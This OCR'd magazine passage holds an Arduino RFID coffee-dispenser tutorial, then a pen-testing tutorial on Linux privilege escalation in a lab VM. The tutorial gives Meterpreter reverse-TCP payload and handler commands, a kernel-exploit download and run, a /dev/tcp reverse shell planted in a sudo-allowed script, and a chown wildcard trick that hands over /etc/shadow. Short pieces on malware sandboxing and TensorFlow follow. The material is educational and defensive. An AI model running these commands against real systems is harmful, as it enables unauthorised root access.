for the FIFA World Cup, and in universities worldwide. However, the encryption provided by some of these cards – Crypto-1 – has been compromised, so cards such as the Mifare Classic have fallen out of favour in applications where security matters. Despite this, there are quite a few still in use, and cards and reader kits that can easily be used with an Arduino or Raspberry Pi can be picked up online for a few pounds. Regardless of the card your workplace uses, you can still read card IDs without needing to decrypt the data.


Solder pins to the reader

The low-cost RFID kits are delivered to you as a blank RFID card, a key fob, reader module and (hopefully) a pin strip. The reader panel contains the RFID communication circuit, as well as circuits and a chip to handle power and information transfer. In this tutorial we're using the MF522-AN module. There will be a small set of eight holes positioned linearly along the bottom of the card. These holes need to connect to the Arduino in order for you to begin using the reader. In previous tutorials, we've shied away from soldering where possible; however, in this instance, it is essential that you have access to a soldering iron and some solder, and that you solder the connector pins to the RFID reader.

Begin by turning on the soldering iron and letting it heat up. Meanwhile, thread the connector pins through the holes in the RFID reader – you want the long ends to go into the Arduino and the short ends to go through the reader. When it's at the desired temperature, put the soldering iron in contact with the metal on the pin – not the hole – and gently press the solder into the gap between the pin and the hole. It should melt and form a continuous surface, surrounding and contacting the pin and the hole. If so, the connection has been formed and you can move on to the rest of the pins. For those new to soldering, remember to use a well-ventilated room, wash your hands afterwards, don't burn yourself and don't breathe in any lead-based solder fumes – if you have a desk fan, use it to blow the fumes away from you.

Connect through SPI

Using a set of jumper wires, connect the pins on the RFID reader to the Arduino. You're going to be using the serial peripheral interface (SPI) for the reader. This enables quick communication between two microcontrollers – the Arduino and the reader – but can only be performed using a certain group of digital pins, so it's important to ensure these pins are connected to the reader. They're not always in the same positions between different boards. With SPI there is a master device (in this case the Arduino) which tells other devices (the reader) that it is the slave through the SS (slave select) pin. There are then two communication lines: MOSI (master out, slave in) and MISO (master in, slave out); and another, SCK (serial clock), to handle timing. When a device is told to go into slave mode, it begins to listen to the MOSI line and will respond using MISO. This allows several devices to share the same communication lines, only listening when they are told to do so by the master.



Above Card reader kits can be purchased cheaply online, and work with a variety of cards

For this tutorial, we're going to use the Arduino Mega, which has the SPI interface on pins 50 to 53. On the Uno the pins are 10 to 13. On the Leonardo and Micro, you have to use the ICSP header pins instead, which stand in the middle of almost all Arduino boards. For the Arduino Mega, pin 50 is MISO, pin 51 is MOSI, pin 52 is SCK, pin 53 is SS (although in principle any digital pin could be used). These pins are clearly marked on the RFID card reader – although SS will be labelled SDA – and should connect to the corresponding pin on your Arduino. There should also be ground and 3.3V pins on the reader, which should be connected to the equivalent Arduino pins. There will also be a reset pin on the reader which needs to go to a digital pin and, depending on your model, possibly an IRQ pin which can be left disconnected.

> "Over 10 billion RFID cards and 260 million card readers have been issued"

The RFID reader uses a 3.3V power supply, not a 5V supply; using a higher voltage could be damaging for the reader. For correct connection to the Arduino, the remaining digital lines should also be running 3.3V. However, in this instance, it appears 5V on these lines (non-power) doesn't harm functionality. Strictly speaking, you should be using a level-shifter to reduce all 5V Arduino outputs to 3.3V (and increasing 3.3V to 5V for the reader outputs). These can also be picked up cheaply online, but we won't be using them in this tutorial.

Program your Arduino

Now that the RFID reader is connected, you can quickly start reading data from certain RFID cards, including the Mifare Classic. To begin, you need to download the MFRC522 library. This can be done through the Arduino

Encrypt blank cards

If you decide it's worth issuing new RFID cards to members of the coffee club, it's worth considering using the data storage blocks to store your own user ID and adding encryption. Even if it can be cracked, it makes it harder to clone the cards and gives you space to store or even backup account information.

Using Python databases

There are Python libraries which enable you to interface with and manage databases. These libraries act as drivers for databases such as SQLite, PostgreSQL and MySQL, and can therefore be manipulated in a Python script. This is a good route if a web application is suitable for managing your coffee club and letting new users register.

IDE under Sketch > Include library > Manage libraries. Search for 'MFRC522' and press Install; you can also do this in the online editor using the Library Manager.

Open the example sketch 'DumpInfo' that comes with the library. This will be the skeleton around which you will write the sketch for the coffee pod dispenser. The sketch begins by including the SPI and MFRC22 libraries and defining the reset (RST_PIN) and slave select (SS_PIN) pins. Modify the top of the sketch to match your setup; don't worry about the rest of the SPI pins – we've used the default configuration. The sketch then goes on to initialise an MFRC522 object using:

```
MFRC522 mfrc522(SS_PIN, RST_PIN);
```

and, in setup, begins connection to the RFID reader and requests information about the reader. In `loop` there are then two `if` conditions which return the program to the beginning of `loop` unless a new card is placed in front of the reader, and the reader can establish a connection with the card and read data from it. If data is read, the sketch finishes by executing:

```
mfrc522.PICC_DumpToSerial(&(mfrc522.uid));
```

writing all card data to serial (your computer) and automatically terminating connection with the card.

Open the Serial Monitor from the Arduino IDE and scan a card in front of the reader – you can use the one provided with the kit and then consider trying others. It should begin with a unique identifier, the card model, and then lots of text, broken into blocks. This is the card data which can be used to store data, such as employee number or account balance. If your Arduino says that authentication failed, your card is encrypted.

Identify the card

In order for the user to order a coffee, they'll need to flash their RFID card in front of the reader, from which we can extract information about the card – and therefore the card holder. With the Mifare Classic series of cards, the data stored takes the format of header information, followed by blocks of data, which in some cases can be encrypted. If you plan to issue users with your own cards, you can make use of the other example sketches to write data to certain blocks on the card. You can encrypt them using the Crypto-1 algorithm built-in to the cards and the Arduino library – although, as mentioned earlier, this provides little security and is no longer used on newer Mifare card models.

If you intend to use employee identification cards for this system, as we will demonstrate, it will be much harder (and perhaps a bad idea) to write to blocks on the card. For one thing, you definitely don't want to do be overwriting information already present on the card – your employer might be a bit peeved if they catch you

> "In order for the user to order a coffee, they'll need to flash their RFID card in front of the reader"


'tampering' with it! An easy way around this, although not without its drawbacks, is to just read the unique identifier (UID) written to the card by the manufacturer. While this is a quick and dirty way of identifying the user, it's a bad idea if you care about security: it is possible to clone these cards and overwrite the UID field. In principle, anyone could pretend to be someone else (if they know a UID for members of your coffee club) and get a free coffee from your machine – so that'd be no better than an honesty jar.

However, if you're reasonably confident that employees' cards will be protected by the user and not left lying around, just grabbing the UID should be sufficient. If you are still worried, you could always get the user to input a PIN code before issuing a pod and charging their account. Luckily for us, the MFRC522 object stores the UID separately as a byte array, so we can access it using `mfrc522.uid.uidByte` – and similarly for the size. If you would prefer the card ID in hexadecimal, open the `ReadNUID` example and steal the `printHex` function from the bottom. You can then call:

```
printHex(mfrc522.uid.uidByte, mfrc522.uid.size);
```

passing the byte array and its length to the function `printHex`. This function calls `Serial.print` to write the UID over serial – in this case, over USB to the connected computer. That's all that's needed to identify a user, and all the Arduino needs to do until we move on to processing orders and dispensing the coffee.

Now that there's a steady stream of card IDs being transmitted from the Arduino, it's time to bring a computer into the mix so that we can determine whether



Below Use a breadboard to make wiring the RFID reader to the Arduino easier

or not coffee should be served to a user. The aim of the rest of this tutorial is to establish whether or not a user is a member of the club, if they have enough money associated with their ID, and then, if the user orders a coffee, to subtract a preset amount of money after the pod has been dispensed. Instinctively, one might consider using a database to manage users and their accounts, and languages such as Python – which, as we've seen in previous tutorials, can also be used to communicate easily with the Arduino – have ways of doing this. Python can even be integrated with a MySQL database, which enables us to create a website where a user or manager can manage an account. If this is something that interests you, we recommend you go for it, but it's a little outside the scope of this tutorial.

Connect a Raspberry Pi to the Arduino Mega by USB; an adaptor might be required to convert to Micro-USB. On the Pi Zero W, we use the adaptor to connect to the USB terminal, and power both the Raspberry Pi and Arduino through the Pi's Power USB port. We chose the Pi Zero W as it's low-cost and has built-in Wi-Fi, thus enabling us to log in remotely.

Check against known users

We can now begin creating our pseudo-database of coffee club members and adding money to accounts. As stated before, this isn't the most effective way of managing the club, but all we now need to do is to create a dedicated folder where we can store user accounts. Each time an RFID card is swiped against the reader, the Pi can take note of the card details by creating a new file with the UID of the card as a filename, and entering a default amount of money: zero. To read the message sent over serial, you can open a Python script and initialise a connection with the Arduino by specifying the port:


> "When the Pi boots up, it can form a dictionary from a folder of hashed UIDs"

```
arduino = serial.Serial(port)
```

and then you can read incoming messages and store them as strings, using

```
msg = arduino.readline().decode("utf-8")
```

For the more security-conscious, using the UIDs as filenames might like seem a bad idea – at the very least, we should be hashing them. It's also going to be difficult to manually top-up an account without having another card reader and an Arduino sitting next to the manager's computer to work out who owns each card. Instead, we can exploit Python's dictionaries to link human-readable filenames with matching hashed UIDs.



Above Connecting the Arduino to the Pi may require a USB adaptor, depending on the model

When a user swipes their card in front of the reader, the Pi receives a UID as a string. The Pi can then hash the UID and check the Python dictionary to see if that string exists. If the ID doesn't exist, the script can then create a file, using the hashed ID as the filename, which the user can then manually open to enter their name.

Each time the Pi boots up, it can form the dictionary from this folder of hashed UIDs, mapping the UID to the contents of its file – the name of the card holder. If a hashed UID is found to already exist in the dictionary, the script can use the mapping to convert to a username, open their account file – created when the user registers – and find out how much money they have in their account. If they have money on their account, the Pi can tell the Arduino to dispense a coffee pod.

Await input, give feedback

Once the Pi has determined that the user exists and has determined how much money is in their account, the Arduino also needs to be informed, so that it knows whether or not it's okay to dispense a coffee. If you want to go a bit further and let the user know how much money is in their account, the Pi could send the account balance over serial and back to the Arduino, which could then display the amount of money the user has left on an attached LCD.

All that's left to do is to wire up a button or two – as we have done countless times before – so the user can pick a flavour and agree to the sale of the coffee pod. There's no need to add an interrupt to do this; most of the program (on both machines) will involve waiting for a message to be sent or received.

The Arduino sends the UID, the Pi sends the balance, the Arduino sends the coffee selection, the Pi subtracts the amount and says okay. There is still some work to be done handling errors, and perhaps implementing a time-out, but you should now be in a good position to start designing the physical machine and considering the mechanics of dispensing pods of coffee. We'll get onto those topics, and a few more, in the next issue.

Security: Privilege escalation techniques

Learn how attackers may gain root access by exploiting misconfigured services, kernel bugs and more

Toni Castillo Girona

Toni holds a degree in Software Engineering and a MSc in Computer Security and works as an ICT research support expert in a public university in Catalonia (Spain). Read his blog at **http://disbauxes.upc.es**


Resources

- **Post exploitation repository** http://bit.ly/lud_postexp
- **Metasploit local exploit suggester** http://bit.ly/lud_suggest
- **LinEnum** http://bit.ly/lud_linenum
- **Linux exploit suggester** http://bit.ly/lud_suggest2
- **Exploit database** http://bit.ly/lud_exploit
- **Vulners scanner** http://bit.ly/lud_vulners
- **Lynis** https://cisofy.com

So far our tutorials in this series have been dealing with different techniques to find and exploit well-known vulnerabilities in order to get a foothold into a system. Most of the time, however, that initial foothold won't get you a root shell. That's because some of these services may run using a non-privileged user account (for example, Apache's 'www-data' user). As a pen-tester, your next step is obvious: to escalate privileges, or priv esc. To some, priv esc is kind of an art, and we agree. Whatever your thoughts about it, priv esc can be achieved by abusing misconfigured services, exploiting vulnerable programs, taking advantage of kernel bugs, or performing social engineering attacks. There are some tools that will assist you throughout this process (see Resources). Metasploit framework, for instance, ships with a bunch of local exploits for some well-known vulnerable programs (see `modules/exploits/linux/local`). Sometimes it's tempting to execute a local kernel exploit to get root, but we strongly discourage you to do so because these exploits tend to make the system unstable and sometimes they may even crash it. Without further ado, are you ready to delve into the passionate world of privilege escalation techniques? Read on!

Get root through Ring 0

We've already mentioned that getting root by exploiting a kernel flaw is dangerous, so now it's time for a demonstration. Download Ubuntu 16.04-4 LTS from **http://releases.ubuntu.com** and install it on a VM with at least two CPUs. Add a new 'Host Only' network device to be able to communicate with the VM directly (for VirtualBox, see **http://bit.ly/lud_vb**). Don't tick the 'Download updates while installing Ubuntu' option. Boot it up and install a vulnerable kernel: `apt-get install linux-image-4.4.0-62-generic`. This kernel version is known to have a 'Use-After-Free' flaw (see **http://bit.ly/lud_flaw**). Now reboot into this new kernel – press Shift during the booting process to access the GRUB menu. Don't install any updates. If you were an attacker already connected to this machine as a non-privileged



Above Get used to auditing your own computers before someone else does (uninvited, that is!)

user, you would be looking for possible priv esc vectors. You will be that attacker now; install Metasploit on your computer (see **http://bit.ly/lud_nightly**) and generate a Meterpreter payload for Linux x64: `msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=<YOURIP> LPORT=4444 -f elf -o m.e`. Upload this file to your VM, using SSH for example, set its execute bit and run it: `chmod +x m.e; ./m.e&`. On your computer, start `msfconsole` with a new handler to deal with remote sessions by typing this one-liner:

```
msfconsole -qx "use exploits/multi/handler; \
set PAYLOAD linux/x64/meterpreter_reverse_tcp; \
set LHOST <YOURIP>; set LPORT 4444; \
set ExitOnSession false; run -j"
```


After a little while, a new session will be established. Interact with it: `sessions -i 1`. So far, you, the attacker, have set a foothold into this computer. Next, you proceed by getting its kernel version and the release number of its installed distribution; spawn a new shell from your meterpreter session first: `shell`. Then execute `uname -r; lsb_release -a`. On your computer, clone the exploit database repository (see Resources) and look for possible kernel exploits, excluding DoS and PoCs:

> "You can use Linux Suggester on your own computers to determine if they may be vulnerable"

```
searchsploit -t "Kernel 4.4.0" --exclude="PoC|/dos/"
```

As of this writing, there are four exploits that will give you root. Get the DCCP Double-Free exploit: `searchsploit -m 41458`. Upload this file to your VM using your meterpreter session: `upload 41458.c`. Alternatively, you can download it directly to the target system: `wget https://www.exploit-db.com/download/41458.c`. Then spawn a new shell: `shell`. This shell is really limited in functionality, so use Python to execute a new bash process: `python -c 'import pty; pty.spawn("/bin/bash")'`. Now compile the exploit: `gcc 41458.c -o exploit`. Execute it: `./exploit`. The chances are that you will see a `[+] got r00t ^_^` message right before the system freezes – or maybe the system has already crashed. Of course, there's still the possibility to gain a root shell and be able to interact with it. Apart from using searchsploit, you can use Linux Exploit Suggester (see Resources) to look for kernel exploits for a particular kernel version. You can even provide the tool with the output of the `uname -a` command this way:

Figure 1 NTFS-3G vulnerability



Left Identifying priv esc vectors won't always be that easy – and that's a relief

```
./linux-exploit-suggester.sh -u "<uname -a output>"
```

Feel free to try other kernel exploits; some of them are more reliable. You can use Linux Suggester directly on your own computers to determine if they may be vulnerable. If they are, get patching!

Get root through local exploits

Dealing with local kernel exploits is a perilous business, so looking for vulnerable software packages already installed on the target system is a much better (and safer) approach. Reboot your VM and let it boot into its default kernel version. Then *downgrade* the `ntfs-3g` package: `apt-get install ntfs-3g=1:2015.3.14AR.1-1build1`. Now re-run the meterpreter payload to establish a new session back to the attacker (that is, you): `/m.e&`. Interact with this new session using msfconsole: `session -i <ID>`. A good tool to determine whether there are vulnerable packages installed on a computer is Vulners (see Resources). From your meterpreter session, open a new shell: `shell`. Finally, get a list of installed packages and store the output to a file by piping its output to the `tee` command:

```
dpkg-query -W -f='${Package} ${Version} ${Architecture}\n' \
  |tee packages.txt
```

Terminate this channel by pressing **Ctrl+C** and then download packages.txt to your computer: `download packages.txt`. Now copy its contents to the clipboard, navigate to **https://vulners.com/audit**, choose 'Ubuntu' as the OS type, '16.04' as the OS version and paste the clipboard contents to the text area. Press 'Next'. Vulners will show you two vulnerable packages: `isc-dhcp-client` and `ntfs-3g`. The first package is vulnerable to a DoS attack whereas the second one is affected by a priv esc vulnerability (see **Figure 1**). Metasploit framework ships with a bunch of local exploits for most OSEs. You can get

Tutorial files available:
filesilo.co.uk

Using Metasploit for post exploitation

Metasploit includes a bunch of useful post exploitation modules. Some of these will be useful for gathering additional information if you are a non-privileged user, such as more credentials, juicy files and software versions. Others, on the other hand, will allow you to perform more sinister tasks once you become root: MITM attacks, SSH-pivoting and so on... see **http://bit.ly/lud_post**.

Privilege escalation in Windows

Eleven Paths has developed a Python framework for attacking and mitigating all the well-known techniques to bypass Windows UAC, called Uac-A-Mola (see **https://github.com/ElevenPaths/uac-a-mola**). This framework implements the techniques known to date: DLL hijacking, CompMgmt Launcher.exe, Eventvwr.exe and fodhelper. UAC exploitation aside, the same principles as with GNU/Linux distros apply here as well.

a list of GNU/Linux local exploits by executing `ls -l /opt/metasploit-framework/embedded/framework/modules/exploits/linux/local/`. As you can see, there's a working exploit for ntfs-3g. Use this module, set its payload (a stageless meterpreter reverse TCP payload will do), your IP and a new listening port (remember that the VM is still connected to your port 4444/tcp):

```
use exploit/linux/local/ntfs3g_priv_esc
set PAYLOAD linux/x64/meterpreter_reverse_tcp
set LHOST <YOURIP>
set LPORT 4445
```

Because this is a local exploit, it requires an already established session. Use the SESSION_ID of your current meterpreter session: `set SESSION <ID>`. This module will upload some files to the target computer and it will compile the exploit right there, so make sure you set a valid working directory with write permissions: `set WritableDir /home/<USER>`, where `<USER>` is the user you are logged in as. Now, before executing the exploit, make sure to check if the target is vulnerable: `check`. Finally, execute the exploit in order to get root: `exploit`. You will see a new reverse TCP session being established to your computer and msfconsole will start interacting

> "Kernel exploits tend to make the system unstable and sometimes they may even crash it"

with it right away. Check if you are root now: `getuid` (see **Figure 2**). You can use vulners-scanner too (see Resources) and execute it directly on the target machine. You can do this from your non-privileged meterpreter session. Background your current privileged session now: `background`. Get back to your previous non-privileged meterpreter session: `session -i <ID>`. Now spawn a new shell and download vulners-scanner: `wget https://github.com/vulnersCom/vulners-scanner/archive/master.zip`. Unzip it and execute it: `unzip master.zip; cd vulners-scanner-master; ./linuxScanner.py`. You will get the same list of vulnerable packages as with the web front-end.

Get root through sudo

Sometimes it may be a lot easier to look for misconfigured services and poorly thought-out `sudo` configurations to gain root. Trust us – we've seen this a lot and sometimes root is just a mere command away! Most sysadmins tend to configure `sudo` to allow non-privileged users to run privileged commands. Sometimes these commands are allowed to be executed without typing a password. For our next example, install Apache and its PHP module on your VM: `apt-get install apache2 libapache2-mod-php`. Next, create the `.scripts` directory in `/var/www/html` with: `mkdir /var/www/html/.scripts`. Add the following lines to the `/etc/apache2/sites-available/000-default.conf` file:

```
<DirectoryMatch "^\.|\/\.">
        Order allow,deny
        Deny from all
  </DirectoryMatch>
```

Restart Apache: `/etc/init.d/apache2 restart`. Now create a new file called `purge.sh`:


```
#!/bin/bash
rm -rf /tmp/*
```

Save this file to `/var/www/html/.scripts/` and set its execute bit: `chmod +x purge.sh`. Finally, make sure to set `www-data` as the owner of `/var/www/html` with: `chown -R www-data:www-data /var/www/html`. Add the following entry to `/etc/sudoers`: `www-data ALL=(ALL) NOPASSWD: /var/www/html/.scripts/purge.sh`. This script will be executed by `www-data` at some point. No one is supposed to run this command directly from the website, of course, thanks to the <DirectoryMatch> directive. On your computer, kill any established meterpreter session: `sessions -K`. Then kill all your listeners too: `jobs -K`.

Now, let's imagine you are an attacker who has been able to exploit a flaw on the website and you have gained a non-privileged PHP meterpreter session. Generate a new payload now: `msfvenom -p php/meterpreter/reverse_tcp LHOST=<YOURIP> LPORT=4444 -o m.php`. Upload this file to the VM and save it to `/var/www/html/`. On your computer, change the payload used by the multi/handler listener accordingly: `use exploit/multi/handler; set PAYLOAD php/meterpreter/reverse_tcp`. Now run the module: `run -j`. Use your favourite browser to access the payload just uploaded by navigating to `http://YOURVMIP/m.php`. You will get a meterpreter session with the same privileges as `www-data`.

Interact with this session and spawn a new shell (use the Python trick again) to run the command `sudo -l`; this will list the allowed `sudo` commands for `www-data`. See? You now know that you can run the `purge.sh` script without a password! It so happens that this script is

Figure 2


@Privilege Escalation exploiting ntfs-3g flaw
Name Current Setting Required Description
SESSION 1 yes The session to run this module on.
WritableDir /home/ubuntu yes A directory where we can write files
Payload options (linux/x64/meterpreter_reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.56.1 yes The listen address
LPORT 4445 yes The listen port
Exploit target:
Id Name
0 Linux x64
[*] Started reverse TCP handler on 192.168.56.1:4445
[+] Vulnerable Ubuntu 16.04 detected
[*] Writing files to target
[*] Starting execution of priv esc...

Right Yes, we know: sometimes Metasploit makes priv esc look like child's play!

owned by www-data, so it's a piece of cake to add something more interesting than just rm -rf to it; terminate this channel with Ctrl+C and use the edit command to edit this file: edit .scripts/purge.sh. Now add the following lines to the file (replace <YOURIP> with your IP Address):

```
/bin/bash -c /bin/bash -i > /dev/tcp/<YOURIP>/4445 0<&1 2>&1 &
disown $!
```

Save it (:wq!). Background this session and start a new listener using the reverse shell payload: background; set PAYLOAD linux/x64/shell_reverse_tcp; set LPORT 4445. Execute it: run -j. Now get back to your non-privileged session: sessions -i <ID>. Spawn a new shell (don't forget to use Python again!) and run the script via sudo: sudo /var/www/.scripts/purge.sh. A new reverse-TCP session will be established; kill this channel (Ctrl+C) and background the current session: background. Finally, interact with the new session just established: sessions -i <ID>. Run the id command; you are root now!

You can use LinEnum to help find security weaknesses in a system such as misconfigured files. It's an standalone bash script that you can upload to your target computer using a non-privileged session and run it. It will check for sudo access without a password, locate setuid/setgid binaries, and so on (see Resources).

Get back to your non-privileged session, spawn a new shell and download LinEnum.sh: cd .scripts; wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh. Set its execute bit: chmod +x LinEnum.sh.

Finally, run it and pipe its output to a file:

> "Vulners is a good tool to determine whether there are vulnerable packages installed on a computer"

./LinEnum.sh|tee r.txt. Kill this channel now (Ctrl+C) and download the file r.txt to your computer: download .scripts/r.txt. Have a look at it now, can you spot the "***Possible Sudo PWNAGE!" warning? We suggest you run this script on your own computers as soon as possible to make sure there are no easy priv esc vectors around!

You know what wildcards are; you probably use them on a regular basis. Most of us do. When used loosely, bad things can happen. As a matter of fact, things can turn wild (see http://bit.ly/lud_privesc). So let's imagine that a sysadmin has created the following shell script:

```
#!/bin/bash
cd /var/www/html && chown www-data:www-data *
exit $?
```

Save this file to /usr/local/bin/update-web-owners.sh on your VM. Set its execute bit: chmod +x /usr/local/bin/update-web-owners.sh.

Get root through wildcards

This script has been added to cron to be executed every five minutes as root; add the following line to /etc/crontab on your VM:

```
*/5 * * * * root /usr/local/bin/update-web-owners.sh
```

Get back to your computer and, from a non-privileged meterpreter session, create a new file called ref.php (don't forget to spawn a shell first): touch ref.php. This file will be created with www-data as its owner, of course. Open a new terminal on your computer, execute vi and save the new empty file (:w --reference=ref.php). Then upload this file to the VM using your meterpreter session (first terminate the active channel with Ctrl+C): upload --reference=ref.php. Spawn a new shell once again and make a symbolic link to /etc/shadow: ln -s /etc/shadow shadow. Wait for a while until the cron job executes. Have a good look at /etc/shadow now... and start panicking! Now /etc/shadow is owned by www-data, because the special file you have uploaded to /var/www/html/ has been expanded as an additional flag to the chown command as follows: chown www-data:www-data --reference=ref.php file1 file2 fileN... The --reference flag uses the owner and group of the file passed as a parameter as a reference to set the owner and group of the rest of the files. Because chown follows symlinks and apply any changes to the actual file pointed to by the symlink, /etc/shadow is now owned by www-data instead of root. Gaining root now is a piece of cake because you can write to /etc/shadow!

WHAT NEXT?

Dissect malicious Windows binaries with Any.Run

1 Create your account

Visit **https://app.any.run/#register** and create a new account, with any email address you like. Using the free plan only gives you access to a Windows 7 32-bit sandbox.

2 Upload your malicious binary to the sandbox

Grab your malicious program and send it to the sandbox. You can use the New Task icon on the left (+) to upload a local file, or you can paste an URL holding the binary. Only files up to 16MB are allowed.

3 Let it run

Wait for a while until the sandbox is ready. The system will start gathering some useful information about the program: network connections, registry changes, malicious behaviour, and so on. You are free to interact with the system at any time.

4 Have a look at other submissions

Click the Report icon on the left to get a list of public submissions. Pick the one you may be interested in and click its description; you will see a recorded video of the binary's behaviour.

5 Upgrade your account

If you think it's worth it, you can upgrade your free plan. Visit **https://app.any.run/plans** and choose the one that suits you the best (they're not available yet at the time of writing).

Joey Bernard

In his day job, Joey helps researchers and students at the university level in designing and running HPC projects on supercomputing clusters.

Resources

TensorFlow
www.tensorflow.org

Example models
https://github.com/tensorflow/models

TensorFlow: Recognise and classify images

Put the power of an open source neural network to work with this example of a usage for deep learning

